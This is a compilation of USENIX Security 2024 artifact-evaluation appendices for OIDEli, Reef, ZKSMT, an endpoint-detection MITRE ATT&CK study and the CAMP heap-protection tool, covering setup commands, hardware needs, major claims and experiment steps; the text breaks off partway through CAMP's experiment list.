**ProVerif files:** Symbolic proofs that can be verified using the ProVerif tool and ensuring that the *OIDEli* protocols guarantee the claimed security properties.

**`oideli-zkp` library and benchmarks:** A Rust library implementing the ZKP design specified in our paper. It is accompagnied by some benchmarks to evaluate its performance.

**PoC integration in Belenios:** A patch of the Belenios voting system to integrate the *OIDEli-zk* protocol, using `oideli-zkp` to generate ZKPs and Google as OpenID provider. The proof-of-concept is bundled as a docker container allowing simple execution.

#### A.2.1 Security, privacy, and ethical concerns

Since the experiments are run locally, none of the three parts of the artifact raise any security, privacy or ethical concerns. We only note the need for the creation of an OpenID service on Google Cloud, which could be abused if the corresponding client id or secret was published.

#### A.2.2 How to access

The latest version of the artifact is accessible on the following Git repository: https://gitlab.inria.fr/oideli/oideli-artifact/-/releases/v1.0.

#### A.2.3 Hardware dependencies

**ProVerif files:** No particular requirement, the proofs can be verified on any standard laptop.

**`oideli-zkp`:** The execution of the benchmarks requires a notable amount of memory. For the experiment described below that runs on 32 cores, 160 GB of RAM are necessary, corresponding to 5 GB per core. Further, we used a machine equiped with two AMD EPYC 7F52 16-Core processors running at a maximal frequency of 3.9 GHz.

**PoC:** A single ZKP is generated during the experiment, requiring around 5 GB of memory.

#### A.2.4 Software dependencies

**ProVerif files:** The version 2.05 of the ProVerif tool has to be installed to verify the proofs. Instructions to install the tool can be found on the following page: https://bblanche.gitlabpages.inria.fr/proverif/.

**`oideli-zkp`:** A Rust environment is required to build the library and run the benchmarks. The version 1.76.0-nightly of the toolchain needs to be installed with the following commands.

```
rustup toolchain install nightly-2023-12-01
rustup default nightly-2023-12-01
```

**PoC:** The execution of Belenios relies on docker as container platform. Additionally, packages are downloaded from the opam package manager (https://opam.ocaml.org/) during the build of the docker image.

The experiments were successfully run on Debian 12 and Fedora 40.

### A.2.5 Benchmarks

No additional data is needed to run the experiments contained in this artifact.

## A.3 Set-up

### A.3.1 Installation

We refer to A.2.4 for the installation of the required environment and to the **Preparation** step of each experiment for the remaining set-up.

### A.3.2 Basic Test

**ProVerif files:** The first ProVerif file can be executed with the following command and should result in two `true` queries.

```
proverif -lib default.pvl oideli_id-
    eligibility-and-others.pv
```

**`oideli-zkp`:** The following command should print the help of the `prove` command provided by `oideli-zkp`:

```
cargo run --release prove --help
```

**PoC:** Once the docker container is built, the following command should start a local instance of Belenios accessible from :

```
docker run --network host  --name belenios-
    oideli --rm -it belenios-oideli
```

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Our *OIDEli* protocols ensures the *eligibility verifiability* and *id-hiding* properties as described by experiment (E1) in Section 5.2 and illustrated in Table 4 of our paper.

**(C2):** Our `oideli-zkp` Rust library can generate above 40 proofs per hour and per core on hardware specified in Appendix A.2.3. This is shown by experiment (E2) described in Section 6.2 of our paper and with results are reported in Table 5.

**(C3):** *OIDEli-zk* can be intergrated in a state-of-the art voting system using an existing OpenID provider to ensure eligibility verifiability. In particular, this can be done for the Belenios voting system and Google as voting system, as described by experiment (E3) in Section 6.3 of our paper.

### A.4.2 Experiments

**(E1):** ProVerif proofs [10 human-minutes + 5 compute-minutes]: verify the symbolic proofs of the *OIDEli* protocols using the ProVerif prover.
**Preparation:** Navigate to the `proverif-files` directory in a local copy of the artifact and make sure ProVerif is installed as detailed in A.2.4.
**Execution:** Run ProVerif for each file with the following command:

```
proverif -lib default.pvl <file.pv>
```

For more detailed instructions, refer to the README in the corresponding directory.
**Results:** Each ProVerif run is concluded by a "Verification summary" indicating which queries could be verified or not. The README file details the expected output for each ProVerif file to obtain the results reported in Table 4 of our paper.

**(E2):** `oideli-zkp` benchmarks [5 human-minutes + 5 compute-hours + 160GB RAM]: evaluate the performance of `oideli-zkp` by generating ZKPs on test data.
**Preparation:** Install the Rust environment described in A.2.4 to execute the benchmarks. Navigate to the `oideli-zkp` directory in a local copy of the artifact.
**Execution:** The benchmark generating ZKPs on 32 cores for 5 hours can be executed with the following command:

```
PARALLELISM=32 RUNNING_TIME_MINUTES=300 cargo
    run --release --example parallel_proofs
```

When executing the benchmark on a machine with less memory, the `PARALLELISM` parameter allows to perform a similar execution but without using as many workers, each needing up to 5GB of RAM. More details about the benchmark execution are given in the README_benchmarks file.
**Results:** At the end of the benchmark execution, the number of completed proof generation is reported. This number was 6736 in our case, yielding a proof rate of 1347.2 proof per hour. It might vary depending on the hardware and other condition of the environment but should be similar for hardware close to the one described in A.2.3.

**(E3):** PoC integration of *OIDEli-zk* in Belenios [20 human-minutes + 2 compute-minutes]: cast a ballot in a test election on Belenios using Google as OpenID provider.
**Preparation:** The README of the artifact provides detailed instructions on how to prepare the execution of this proof-of-concept implementation. On one hand, the docker container with Belenios and `oideli-zkp` has to be built, which might take a few minutes. On the other, an OpenID service has to be set up in the Google Cloud console and a Gmail address has to be added as test user.
**Execution:** Once the docker container is running, a test election can be created with via the command line, as described in the README. A ballot can then be cast by the voter with the test Gmail address. Finally, the verifiability checks can be executed to ensure that the eligibility proof in the cast ballot is valid.
**Results:** The steps above should be successful and the raw ballot visible in the ballot box should contains a `oideli_data` field with an eligibility proof `eliproof`.

## A.5 Notes on Reusability

**ProVerif files:** Beyond proofs for the protocols in scope, the ProVerif files provide an example of protocol modeling which can be useful to produce symbolic proofs in other similar contexts.

**`oideli-zkp`:** The Rust library is accompagnied by a well documented command line interface allowing direct access to its functionalities. Each gadget of the circuit is implemented in a separate module with dedicated and comprehensive unit tests following software engineering best practices, making the project accessible to anyone interested in inspecting and understanding it.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Reef: Fast Succinct Non-Interactive Zero-Knowledge Regex Proofs

Sebastian Angel* Eleftherios Ioannidis* Elizabeth Margolin* Srinath Setty† Jess Woods*
*University of Pennsylvania †Microsoft Research

## A Artifact Appendix

### A.1 Abstract

We present the artifact of Reef (USENIX SECURITY 2024). It is a Docker container that makes installing Reef very straightforward. Once the container is built, the scripts to reproduce our experiments can be found in https://github.com/eniac/Reef/blob/main/tests/scripts. These run Reef end-to-end: we commit to a particular document, compile a particular regex to R1CS, and then prove and verify (non)matching of that regex with that document. Reef is written in Rust.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

There is no risk to a machine's security or data privacy during evaluation.

#### A.2.2 How to access

The Docker image for Reef's artifact can be found on GitHub: https://github.com/eniac/Reef/releases/tag/v1.0.0-baseline

#### A.2.3 Hardware dependencies

Evaluating "no recursion" baseline requires a sufficient amount of RAM memory (>80GB). Reef and the other baselines require <20GB. The baselines also require the ADX and BMI2 CPU features (due to circom).

#### A.2.4 Software dependencies

The Docker container uses Cargo, Rust's build system and package manager, to fetch all of Reef's dependencies. Docker community, latest version is required.

#### A.2.5 Benchmarks

We have four motivating applications and datasets.

**(1): Password Strength** Good passwords: randomly generated; Bad passwords: from NordPass list of the top 200 most common passwords [2], a list of weak passwords.
**(2): Email Redactions** Enron email dataset [3].
**(3): ODoH Blocklisting** Regexs: Pi-hole [1], which is a DNS sinkhole; Queries: randomly generated.
**(3): Genetic Matching** Base pairs and common mutations of the BRCAI and BRCAII genes, available from the US National Institutes of Health [4, 5].

All of the Regexs for our experiments can be found in Figure 36 of our (extended eprint) paper [6]. All of the documents can be found in our repo: https://github.com/eniac/Reef/tree/main/tests/docs.

### A.3 Set-up

Make sure you have installed Docker CE: https://docs.docker.com/get-docker/.

#### A.3.1 Installation

Get this version of the github: https://github.com/eniac/Reef/releases/tag/v1.0.0-baseline and build the Docker image:

```
docker build -t reef .
docker run -m 16g -it reef
```

The memory requirements can be changed depending on which experiments you are planning on running.

#### A.3.2 Basic Test

A simple example is to try to prove and verify that the document regex `.*b` (any string that ends with a b) matches the document `aaaaaaaab`, using the `ascii` alphabet.

```
echo aaaaaaaab > document
reef -d document --commit ascii
reef -d document -r ".*b" --prove ascii
reef -r ".*b" --verify --cmt-name document.cmt ascii
```

After each `reef` step, you should see "reef", and also "Proving Finished"/"Verification Finished", respectively. There will also be some auxiliary information printed about the batch size, number of constraints, and which optimizations are on.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Proving is efficient in terms of time and memory for a variety of apps, docs, regexes. This is clear in the proving/solving/verification times/memory usage/proof and commitment size of (E4), but especially in relation to the baseline (E1), which represents the basic state of the art before Reef.

**(C2):** Reef's use of recursion and SAFAs is a better general-purpose solution than non-recursive proof systems and DFAs. It also makes possible applications that were not previously possible, like DNA (a large document) and passwords (a complicated Regex). Compare (E3) to (E1) and (E2).

**(C3):** Reef's nlookup optimizations (projections and hybrid tables) provide meaningful benefits. This is proven by the difference in outcomes of (E3) and (E4), especially in the case of the DNA application.

### A.4.2 Experiments

We include two sets of experiments. The regular experiments (**E1, E2, E3, E4**) which can be run to get the results in the paper. However, many of the baselines take multiple days to run. As an alternative we also include a set of mini experiments (**E1-mini, E2-mini, E3-mini, E4-mini**). These mini experiments are limited to those applications that can finish in under 1 hour.

Note that most of the experiments require recompiling Reef with the correct flags. This is included in each experiment's script. We reference figures from our eprint [6] in the following text.

**(E1):** DFA Baseline [ 7.5 human-hours + 24 compute-hours + 76GB disk]
**Execution:** `./tests/scripts/naive.sh`
**Results:** Written to `./tests/results/memory`, `./tests/results/timings`.
Relevant memory files for DFA baselines in `./tests/results/memory` with `_naive` suffix. Timings written to corresponding application file in `./tests/results/timings`. Each individual experiment has a header: `{first 10 characters of the input}_{length of the input},{experiment type},{timestamp},{regex},{# automata transitions},{number of automata states}`.
DFA baseline experiments have `naive` as the experiment type in the header. We have an optional Jupyter Notebook script to help interpret the raw results files: `DataCleaning.ipynb`. Results should match Figure 7: Column 2, Figure 32, Figure 33: Column 5-6, Figure 34: Column 4-5.

**(E1-mini):** DFA mini Baseline [ 1 human-hour + 10 compute-hours + 6GB disk]
**Execution:** `./tests/scripts/naive-mini.sh`
**Results:** See **(E1)**. Mini experiments contain a single iteration of each experiments, as opposed to 10. Additionally, due to their long execution time `naive-mini` excludes the email applications and only runs the ODOH applications. Results should be consistent with the **ODOH** rows of: Figure 7: Column 2, Figure 32, Figure 33: Column 5-6, Figure 34: Column 4-5.

**(E2):** DFA + Recursion Baseline [46 human-hours + 52 compute-hours + 6GB disk ]
**Execution:** `./tests/scripts/nwr.sh`
**Results:** See **(E1)**. Relevant memory files are suffixed `_nwr`. DFA + Recursion Baseline experiments have `nwr` as the experiment type in the header. Results should match Figure 7: Column 3, Figure 31, Figure 33: Column 5-6, Figure 34: Column 6-7.

**(E2-mini):** DFA+Recursion mini Baseline [ 25 human-minutes + 4 compute-hours + 1.5GB disk]
**Execution:** `./tests/scripts/nwr-mini.sh`
**Results:** See **(E1-mini)**. Due to their long execution time `nwr-mini` excludes the email applications and only runs the ODOH applications. Results should be consistent with the **ODOH** rows of: Figure 7: Column 3, Figure 31, Figure 33: Column 5-6, Figure 34: Column 6-7.

**(E3):** SAFA + nlookup Baseline [3.5 human-hours + 34 compute-hours + 18GB disk]
**Execution:** `./tests/scripts/safa_nlookup.sh`
**Results:** See **(E1)**. Relevant memory files are suffixed `_safa_nlookup`. SAFA + nlookup Baseline experiments have `safa+nlookup` as the experiment type in the header. Results should match Figure 7: Column 4, Figure 30, Figure 33: Column 3-4, Figure 34: Column 8-9.

**(E3-mini):** SAFA + nlookup mini Baseline [40 human-minutes + 4 compute-hours + 1.5GB disk]
**Execution:** `./tests/scripts/safa_nlookup-mini.sh`
**Results:** See **(E1-mini)**. Due to their long execution time `safa_nlookup-mini` excludes the DNA applications and only runs the ODOH, email, and password applications. Results should be consistent with the **ODOH, Redactions, and Password** rows of: Figure 7: Column 4, Figure 30, Figure 33: Column 3-4, Figure 34: Column 8-9.

**(E4):** Reef Evaluation [1 human-hour + 8 compute-hours + 9GB disk]
**Execution:** `./tests/scripts/reef.sh`
**Results:** See **(E1)**. Relevant memory files are suffixed `_reef`. Reef evaluation experiments have `reef` as the experiment type in the header. Results should match Figure 5, Figure 6, Figure 7: Column 5, Figure 29, Figure 33: Column 3-4, Figure 34: Column 10-11.

**(E4-mini):** Reef mini Baseline [1 human-hour + 8 compute-hours + 6GB disk]
**Execution:** `./tests/scripts/reef-mini.sh`
**Results:** See **(E1-mini)**. Results should be consistent with: Figure 5, Figure 6, Figure 7: Column 5, Figure 29, Figure 33: Column 3-4, Figure 34: Column 10-11.

## A.5 Notes on Reusability

Reef can be build very easily without the Docker image and used for applications outside of the ones used in our experiments. Instructions are in the README of the repo: https://github.com/eniac/Reef. The only dependency is rust/cargo: https://www.rust-lang.org/tools/install.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

## References


[1] Regex filters for pi-hole. https://github.com/mmotti/pihole-regex/blob/master/regex.list.

[2] https://nordpass.com/most-common-passwords-list/, 2023.

[3] https://www.cs.cmu.edu/~enron/, 2023.

[4] https://www.ncbi.nlm.nih.gov/gene/672, 2023.

[5] https://www.ncbi.nlm.nih.gov/gene/675, 2023.

[6] S. Angel, E. Ioannidis, E. Margolin, S. Setty, and J. Woods. Reef: Fast succinct non-interactive zero-knowledge regex proofs. Cryptology ePrint Archive, Paper 2023/1886, 2023. https://eprint.iacr.org/2023/1886.




# USENIX Security '24 Artifact Appendix: ZKSMT: A VM for Proving SMT Theorems in Zero Knowledge

Daniel Luick
Yale University
daniel.luick@yale.edu

John C. Kolesar
Yale University
john.kolesar@yale.edu

Timos Antonopoulos
Yale University
timos.antonopoulos@yale.edu

William R. Harris
Galois, Inc.
bll.hrris@gmail.com

James Parker
Galois, Inc.
james@galois.com

Ruzica Piskac
Yale University
ruzica.piskac@yale.edu

Eran Tromer
Boston University
tromer@bu.edu

Xiao Wang
Northwestern University
wangxiao@northwestern.edu

Ning Luo
Northwestern University
ning.luo@northwestern.edu

## A Artifact Appendix

### A.1 Abstract

This artifact contains an implementation of ZKSMT, a zero-knowledge protocol for validating proofs of SMT theorems. It also contains benchmarks and scripts for reproducing our experimental results. ZKSMT is implemented primarily in C++, but our artifact also includes scripts written in OCaml and Python 3.

In addition to the main zero knowledge checker, we also provide a compiler for converting proofs from SMTInterpol into our format. We do not include SMTInterpol itself in our artifact, but it is publicly available at https://ultimate.informatik.uni-freiburg.de/smtinterpol/online/proof.html.

The artifact also includes a plaintext version of ZKSMT that validates proofs in the same format but does not perform any cryptographic operations. In the evaluation for the paper, we used the plaintext version of ZKSMT only within Cheesecloth. The main test scripts that we provide in the artifact do not use the plaintext version of ZKSMT.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

All of the benchmarks in our evaluation are public and open-source. The proofs that we use for the benchmarks come from SMTInterpol, which is also open-source.

#### A.2.2 How to access

Our source code is publicly available as a GitHub repository at the commit https://github.com/PP-FM/ZKSMT-pub/tree/Usenix2024.

#### A.2.3 Hardware dependencies

For the evaluation results reported in the paper, we ran ZKSMT on AWS instances of type `r5b.4xlarge` with 128 GB of memory, 16 vCPUs, and a 10 Gbps network connection between the prover and verifier. However, the underlying ZK protocols that we use only consume about 100 Mbps bandwidth. We also configured ZKSMT to use 8 threads. Our artifact does not need to be run on an AWS instance, but it does require a very large amount of RAM.

For our reported running times, we ran the prover and verifier on distinct machines, but it is also possible to run both ends on a single machine. It would need to be a machine with at least 256 GB of memory, such as an AWS instance of type `r5b.8xlarge`, to run the full benchmark suite on its own, but 128 GB is sufficient for all benchmarks except the final one. In testing, we did not notice any significant difference in performance, either positively or negatively, between running on one machine or two. We recommend reproducing our results on one machine if possible, as this eliminates the difficulties of establishing a connection between two machines.

Because the WiSA benchmarks are much more time-consuming than everything else in our evaluation, we also provide a script `limited.py` that runs everything except the WiSA benchmarks. The script requires only 4 GB of memory if run on a single machine.

#### A.2.4 Software dependencies

ZKSMT was developed on Ubuntu 22.04, though later versions of Ubuntu will likely work as well. We use Docker to provide a reproducible build environment.

The zero knowledge checker itself depends on EMP-zk, a library for efficient and interactive zero-knowledge proofs. EMP-zk in turn depends on libntl, a high-performance number theory library. Other dependencies include Python 3, g++, CMake, and matplotlib for creating plots. See the provided Dockerfile for all dependencies.

The process of generating the proofs that ZKSMT validates is not part of our main research contributions, but we include the code for proof generation in our artifact. Our proofs are generated using SMTInterpol and compiled using a compiler provided in the ZKSMT repository. The compiler depends on OCaml, its Dune build system, and several packages installed through the opam package manager.

More detailed installation instructions are in Section A.3.

#### A.2.5 Benchmarks

Our main benchmarks come from the tests for the Boogie verification language. We stress test ZKSMT with benchmarks derived from WiSA, the Wisconsin Safety Analyzer, as provided in the SMT-LIB benchmark suite. We also run tests on each individual rule that is part of ZKSMT's rule set, using stub proof files generated by our compiler.

For our baseline comparison, we ran a subset of the Boogie benchmarks on a plaintext version of our checker, located in the `checkers` directory in our repository, with the Cheesecloth tool. We do not include the code for reproducing this part of our results in the artifact. The results from running Cheesecloth are stored in `zkchecker/cycle_count.txt` in our repository.

## A.3 Set-up

### A.3.1 Installation

We have two scripts for the initial setup. The script `install_docker.sh` installs Docker. After Docker has been installed, the script `setup_container.sh` can be run to create a Docker image with all of the required dependencies based on a provided Dockerfile. See steps 1 and 2 in the README.

### A.3.2 Basic Test

For a basic test, we provide the script `simple.py`, described in step 3 of the README. The script runs only a single Boogie benchmark. If the script succeeds, it should output timing information for various sections of the algorithm and for specific rules, and it should print `check complete` at the end.

Just like the other test scripts, `simple.py` can be run on either one machine or two. For the multi-machine approach, the script can be used to ensure that the two machines can communicate successfully.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** ZKSMT can validate SMT proofs involving Boolean logic, equality with uninterpreted functions (EUF), and linear integer arithmetic (LIA) efficiently in zero knowledge (§7.1, Figure 2).

**(C2):** The running times of our individual proof rules scale linearly relative to the maximum list length in a proof. Other size parameters, such as the number of expressions in the expression table, are irrelevant in comparison (§7.2, Figure 5).

**(C3):** Our compiler does not enlarge proofs excessively when it translates them into our ZK format (§7.2, Figure 4). At most, the number of proof steps in the ZK version of a proof is 7 times larger than the number of proof steps in the original proof from SMTInterpol.

**(C4):** ZKSMT can validate extra-large SMT proofs (§7.2, Figure 6a).

**(C5):** ZKSMT is significantly faster than Cheesecloth, a general-purpose tool for executing C-like programs in zero knowledge (§7.3, Figure 6c). Though the exact runtime ratio may differ due to variations in startup time, ZKSMT is consistently faster by multiple orders of magnitude.

### A.4.2 Experiments

**(E1):** Full results (7 compute-hours, 256 GB RAM or 128 GB RAM each on two machines):
After setting up a Docker container as described in Section A.3, see `full.py` in step 3 of the README. This reproduces all major claims. After running and extracting output from the Docker container, the figures mentioned in A.4.1 will be available in a new directory named `out` in the repository.

**(E2):** Limited results (1.3 compute-hours, about 4 GB RAM):
Same as E1, but run the `limited.py` script instead. This reproduces all major claims except C4.

## A.5 Notes on Reusability

Though the most important feature of our artifact is the zero knowledge checker itself, our repository contains other programs. One of them is a compiler for generating ZKSMT proofs from the RESOLUTE format generated by SMTInterpol, with a few tweaks. The compiler allows ZKSMT to be run on proofs not included in the repository. Note that the compiler only supports the theories that the implementation of our ZK checker supports: for instance, it cannot translate proofs about quantifiers or non-linear arithmetic.

Additionally, there is a plaintext version of the zero knowledge checker, and the zero knowledge checker can be run in-

dependently of the benchmarking scripts. See the READMEs in their respective directories for more information.

Though the memory requirements for the WiSA benchmarks are quite high, the script `limited.py`, which runs everything except the WiSA benchmarks, works on machines with at least 4 GB of memory. Furthermore, most WiSA benchmarks other than the final largest benchmark require significantly less than 256 GB of memory. If running the full benchmark suite is prohibitively costly, the test scripts can be modified to skip some of the benchmarks. The names of specific WiSA benchmarks can be added to the variable `wisa_skip_list` in `zkchecker/benchmark.py`, and `full.py` will skip them when run afterward; the plotting in `zkchecker/plot.py` is designed to work even if certain WiSA benchmarks are missing.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: How does Endpoint Detection use the MITRE ATT&CK Framework?

Apurva Virkud, Muhammad Adil Inam, Andy Riddle, Jason Liu, Gang Wang, Adam Bates
University of Illinois Urbana-Champaign
{avirkud2, mainam2, rriddle2, jdliu2, gangw, batesa}@illinois.edu

## A Artifact Appendix

### A.1 Abstract

We make available our code and analysis from our study on how MITRE ATT&CK is used by endpoint detection products to support future work in the area. This analysis investigates the extent to which ATT&CK coverage is suitable to serve as a security metric– *Does ATT&CK coverage vary meaningfully across different products? Do endpoint products that detect the same attack behaviors even claim to cover the same ATT&CK techniques?* We attempt to answer these questions by analyzing 4 ATT&CK-annotated endpoint detection rulesets; we provide the specific snapshots of the open-source rulesets (Splunk, Elastic, Sigma) that were used for analysis for reproduction of our results. Notably, our work shows that coverage of an ATT&CK technique does not consistently imply coverage of the same real-world threats.

### A.2 Description & Requirements

Our GitHub repository contains our analysis code and the data used in our paper. In this work, we analyze endpoint detection rulesets' usage of the MITRE ATT&CK framework. The data consists of snapshots of 3 open-source rulesets (Splunk, Elastic, Sigma) that we used for analysis. Note that while we analyze an additional commercial ruleset in the paper (Carbon Black), we do not include it in the artifact evaluation due to publishing restrictions. We provide Jupyter notebooks containing the analysis for two of three main research questions in the paper (RQ1, RQ3). This is because RQ2 is purely qualitative analysis and thus has no associated code.

#### A.2.1 Security, privacy, and ethical concerns

There is no risk to evaluators while executing our artifact. The provided data is already open-source.

#### A.2.2 How to access

Our GitHub repository containing the code and data is found at https://github.com/avirkud/endpoint-detection-mitreattack/releases/tag/sec24-ae-final.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

We have provided two Jupyter notebooks (Python) for our research questions. Instructions for setting up the Python environment and required packages can be found in the repository README.

#### A.2.5 Benchmarks

All required data is hosted in the repository. A description of each file can be found in the repository README.

### A.3 Set-up

The analysis notebooks require a Python environment (3.8.10). The required packages are specified in a requirements.txt file and can be installed with pip. See the repository README for the exact commands.

#### A.3.1 Installation

After setting up a Python environment and installing the required Python packages with pip, the notebooks should be ready to run.

#### A.3.2 Basic Test

After completing the setup, the notebook for research question 1 (code/RQ1 Analysis.ipynb) can be run in its entirety to confirm functionality. This should take less than 5 minutes to complete.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *Certain ATT&CK tactics are highly covered by the commercial products, while others have little to no coverage. This is presented in Figures 1 and 7 in the paper. The corresponding analysis in code/RQ1 Analysis.ipynb is labeled* `Implemented Techniques Per Ruleset Across Tactics (Figures 1 & 7)`.

**(C2):** *There are differences in the frequency of rules implemented per technique across the products (Figure 2, 3, 8, 9). The corresponding analysis in code/RQ1 Analysis.ipynb is labeled* `Rules Per Technique (Figure 2, 3, 8, & 9)`. *However, there is a statistically significant similarity in which techniques are covered between all pairs of products (Section 4, paragraph ATT&CK Technique Density). The corresponding analysis in code/RQ1 Analysis.ipynb is labeled* `Consistency in Technique Ranking (Spearman coefficient)`.

**(C3):** *A minority of rules have multiple technique annotations (Figure 10). The corresponding analysis in code/RQ1 Analysis.ipynb is labeled* `Techniques Per Rule (Figure 10)`.

**(C4):** *Filtering out rules with lower operational values (e.g., lower risk, severity, confidence) affects the overall MITRE ATT&CK coverage. The corresponding analysis in code/RQ1 Analysis.ipynb is labeled* `Confidence, Risk, and Severity (Figures 4 & Supplementary Materials)`.

**(C5):** *There exist inconsistencies in technique labeling for similar rules both within the same product and across products. The corresponding analysis in code/RQ3 Analysis.ipynb is labeled* `Case Studies`. *There are four notebook subheadings for the case studies in this section:* `CVE-2021-4034`, `Meterpreter`, `Tactic Disagreement Example`, *and* `Inconsistent Technique Labels within the same product`. *These correspond to the paragraphs with the same name in Section 6.2 of the paper respectively.*

### A.4.2 Experiments

**(E1-E4):** *[RQ1] [30 human-minutes + 5 compute-minutes]: The notebook code/RQ1 Analysis.ipynb contains all of the code for C1-4.*
**Preparation:** *See Section A.3 for set up instructions.*
**Execution:** *After completing the setup instructions, run code/RQ1 Analysis.ipynb in its entirety. The notebook contains headings for each claim's analyses.*
**Results:** *The corresponding figures and text in the paper for each claim are enumerated in Section A.4.1. For example, compare the notebook analysis for C1 to Figures 1 and 7 in the paper.*

**(E5):** *[RQ3] [30 human-minutes + 30 compute-minutes]: The notebook code/RQ3 Analysis.ipynb contains the code for C5.*
**Preparation:** *See Section A.3 for set up instructions.*
**Execution:** *After completing the setup instructions, run code/RQ3 Analysis.ipynb in its entirety. The analysis for this claim consists of several case studies under the notebook heading* `Case Studies`.
**Results:** *The corresponding text in the paper for each case study are enumerated in Section A.4.1. In the notebook, we caption the case study output with the specific rule indexes we are analyzing in the paper, for ease of reference. For example, compare the notebook output for C5,* `CVE-2021-4034` *to Section 6.2, paragraph CVE-2021-4034 in the paper - this case study is comparing rules e69 and s489.*

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: <CAMP: Compiler and Allocator-based Heap Memory Protection>

Zhenpeng Lin, Zheng Yu, Ziyi Guo, Simone Campanoni, Peter Dinda, and Xinyu Xing
*{zplin, zhengyu2027, n7l8m4}@u.northwestern.edu*
*{simone.campanoni, pdinda, xinyu.xing}@northwestern.edu*
*Northwestern University*

## A Artifact Appendix

### A.1 Abstract

The paper proposes a heap protection tool that prevents heap UAF and OOB while introducing mild overhead. The tool is composed of a set of compiler optimization and fast runtime support, which are implemented as an LLVM pass and tcmalloc-based allocator. The paper has two major claims over its security guarantee and overhead under a bunch of benchmarks.

This artifact is seeking the **Artifacts Available** badge, the **Artifacts Functional** badge, and the **Results Reproduced** badge. To facilitate the artifact evaluation, we have provided multiple Docker environments. The Docker environments are designed to reproduce the evaluation results of CAMP, covering both performance and security evaluations.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

All experiments are run in Docker and will not harm the computer.

#### A.2.2 How to access

All artifacts are available in https://github.com/cla7aye15I4nd/CAMP/tree/a74a3069adb4aeff2426bba1fd6391c7d1fbb405.

#### A.2.3 Hardware dependencies

- Processor: We recommend using a 12th Gen Intel i7-12700 CPU with a clock speed of 4.9 GHz to achieve results similar to our experiments. However, comparable hardware may also suffice.
- Memory: A minimum of 32GB RAM.
- Storage: At least 1TB of SSD storage.

#### A.2.4 Software dependencies

- Docker
- Ubuntu 22.04

#### A.2.5 Benchmarks

It's preferable to utilize the SPEC CPU2016 and SPEC CPU2017 benchmarks. With them, you can manually employ CAMP for compilation. However, if you don't possess these benchmarks, you can alternatively make use of our Docker. Our Docker provides the SPEC binary compiled with CAMP, allowing you to reproduce the evaluation results.

### A.3 Set-up

You can use the following command to download the Docker images for each experiment.

```
$ docker pull dataisland/camp-spec
$ docker pull dataisland/camp-juliet
$ docker pull dataisland/camp-nginx
$ docker pull dataisland/camp-chromium
$ docker pull n7l8m4/camp-u22:v2
$ docker pull n7l8m4/camp-u18:v2
$ docker pull n7l8m4/camp-sudo:v1
$ docker pull
    ↪ n7l8m4/camp-chrome-issue:v1
```

#### A.3.1 Installation

Create containers using the downloaded Docker images

#### A.3.2 Basic Test

After creating the corresponding Docker container, you can enter the Docker container which created from image `dataisland/camp-juliet` , and input the following command. The expected result is shown in Figure 1.

```
$ cd /root/camp-experiment/juliet
$ python3 test_fp.py 2>/dev/null
```

```
root@74fdab0f52e7:~/camp-experiment/juliet# python3 test_fp.py 2>/dev/null
[5371/5372]CWE416_Use_After_Free/CWE416_Use_After_Free__malloc_free_int64_t_63
[FINISHED]
root@74fdab0f52e7:~/camp-experiment/juliet# python3 test_fn.py 2>/dev/null
CWE122_Heap_Based_Buffer_Overflow : 3870
CWE415_Double_Free : 820
CWE416_Use_After_Free : 394
CWE761_Free_Pointer_Not_at_Start_of_Buffer : 288
[3870/898/0/3870]CWE122_Heap_Based_Buffer_Overflow/s11/CWE122_Heap_Based_Buffer_Overflow__sizeof_struct_84
[FAIL/IGNORE/ALL][0/899/3870] CWE122_Heap_Based_Buffer_Overflow
[820/820]CWE415_Double_Free/s02/CWE415_Double_Free__no_copy_const_01_good1
[FINISHED] CWE415_Double_Free
[394/394]CWE416_Use_After_Free/CWE416_Use_After_Free__return_freed_ptr_18
[FINISHED] CWE416_Use_After_Free
[288/288]CWE761_Free_Pointer_Not_at_Start_of_Buffer/CWE761_Free_Pointer_Not_at_Start_of_Buffer__char_listen_socket_84
[FINISHED] CWE761_Free_Pointer_Not_at_Start_of_Buffer
```

Figure 1: Juliet Results

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** CAMP achieves good performance and memory overhead with the SPEC benchmark and is capable of handling real-world programs. This is substantiated by experiments (E2), (E3), and (E4).

**(C2):** CAMP able detect all memory corruption in juliet and CVE benchmarks which mentioned in our paper. This is proven by the experiments (E1) and (E5).

### A.4.2 Experiments

**(E1):** *Security Evaluation on Juliet Dataset*
The environment is contained within the Docker image `dataisland/camp-juliet`.
**How to:** Download and create a container using the image `dataisland/camp-juliet`.
**Preparation:** None.
**Execution:** Refer the command below.
**Results:** If the command does not output `[FAIL]`, it means all test cases have passed.

```
$ cd /root/camp-experiment/juliet
$ python3 test_fp.py 2>/dev/null
$ python3 test_fn.py 2>/dev/null
```

**(E2):** *Performance Evaluation on NGINX*
The environment is contained within the Docker image `dataisland/camp-nginx`.
**How to:** Download and create a container using the image `dataisland/camp-nginx`.
**Preparation:** None.
**Execution:** Refer the command below.
**Results:** The expected output of the command should similar with Figure 2.

```
$ cd /root/camp-experiment/nginx
$ ./test_wrk.sh
```

**(E3):** *Performance Evaluation on Chromiumn* The environment is contained within the Docker image `dataisland/camp-chromiumn`.
**How to:** Download and create a container using the image `dataisland/camp-chromiumn`.
**Preparation:** None.

```
